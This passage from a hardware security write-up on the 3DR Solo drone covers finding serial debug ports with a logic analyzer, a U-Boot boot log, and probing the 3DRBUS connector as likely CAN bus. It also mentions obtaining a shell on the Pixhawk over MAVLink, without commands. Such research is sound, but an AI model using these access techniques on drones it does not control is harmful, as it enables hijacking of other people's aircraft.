
At this point the only thing left to give a gentle poke is the hardware itself. I'll spare you the commentary about missing screws and loose internal connections. I'd rather discuss fun stuff like using a Saleae to find the internal serial ports or the 3DRBUS connector!




```
U-Boot 2013.04 (Jun 04 2015 - 03:30:03)

CPU:   Freescale i.MX6SOLO rev1.2 at 792 MHz
CPU:   Temperature 25 C, calibration data: 0x58b5115f
Reset cause: POR
Board: MX6Q/SDL-SabreSD
I2C:   ready
DRAM:  512 MiB
MMC:   FSL_SDHC: 0, FSL_SDHC: 1, FSL_SDHC: 2
*** Warning - bad CRC, using default environment

No panel detected: default to Hannstar-XGA
Display: Hannstar-XGA (1024x768)
In:    serial
Out:   serial
Err:   serial
mmc1 is current device
Normal Boot
Hit any key to stop autoboot:  0
mmc1 is current device
** No boot file defined **
reading uImage
8841872 bytes read in 411 ms (20.5 MiB/s)
Booting from mmc ...
reading imx6solo-3dr-1080p.dtb
39938 bytes read in 19 ms (2 MiB/s)
## Booting kernel from Legacy Image at 12000000 ...
   Image Name:   Linux-3.10.17-rt12-1.0.0_ga+g3f1
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    8841808 Bytes = 8.4 MiB
   Load Address: 10008000
   Entry Point:  10008000
   Verifying Checksum ... OK
## Flattened Device Tree blob at 18000000
   Booting using the fdt blob at 0x18000000
   Loading Kernel Image ... OK
OK
   Using Device Tree in place at 18000000, end 1800cc01

Starting kernel ...
```


Finding the serial port was pretty trivial, knowing that the system is an IMX6, and having seen the FCC picture with a debug header soldered on made it simple to find what to tap onto inside both the Solo and the Artoo Transmitter. Saleae very quickly identified the serial port TX pin. Brute forcing the other two pins took mere minutes to swap and solder.






After making the physical connection any terminal emulator will be able to interact with Solo serial console at 115200 baud.


uBoot seems to be set with "autoboot: 0" so you are unable to interrupt the boot loader. Digging in deeper may be an exercise for another day. Right now it isn't really relevant short of for posterity. We've already shelled out via WiFi, right *now* trying to shell out over a serial port isn't an issue we need to be concerned with. Perhaps in the future IF 3DR attempts to lock things down it may become part of the cat & mouse game. It should be noted that connecting to the serial port on the IMX6 contained within the transmitter is also pointless for the most part. There is a labeled serial port on the board that connects to the stm32. The serial output isn't immediately interesting.



Decoding the output seems to yield the same data that one would get from the /usr/bin/stm32 program. This has not yet been confirmed.




Likewise for completeness the last item to discuss of importance is the 3DRBUS as mentioned above. At the very least two of the 12 pins carry data of some sort. I would not be surprised if it were CAN BUS.




The two signals are very likely CANL and CANH. Renaming CANBUS to 3DRBUS is a very 3DR thing to do! Likewise there has been a closet push for Pixhawk to support more UAVCAN functionality. CANBUS gimbals already exist and could drop right in, likewise other industrial CANBUS sensors could drop in as well. Seems plausible for now. I'm honestly too lazy to dig in further at the moment!

Tapping the 3DRBUS from inside resulted in a Medusa like effect, it made for a great picture! Although the attempt was fruitful, for the time being I will still have to wait for 3DR to release more information about the Accessory Bay, and its proprietary connector.



It should be noted that there are UAVCAN references in the Solo PX4 Firmware image: ./firmware/ArduCopter-1.0.1.px4: "uavcan_git_hash": “6dd432c9742c22e1dd1638c7f91cf937e4bdb2f1".

For the near term this concludes my delve into the inner workings of the 3DR Solo. A continuation of this paper could very easily explore rootkits, 0day, shellcode & ROP payloads, kernel hardening, firewalls, malware, spoofed RC commands, maliciously injected missions, <insert other security buzzwords here>, etc. It is a whole new ball game out there. Trust me on this one you are NOT going to like it when an attacker sets the home point to his house, or car and tells your bird to go there sans your control. “Smart Drones” mean “Smart Attackers”… be careful and stay tuned for more!



Addendum

we ain't done yet!

Oddly enough as I was finishing up this paper a gift was thrown in my lap… a technique to pop yet another subsystem residing within the Solo. The Pixhawk itself runs on a linux variant called NutX… well now it is possible to use a built in "feature" to snag a shell over the MAVLink protocol. This just so happens to be the same protocol that the IMX6 companion computer uses to talk to Pixhawk. Stay safe out there!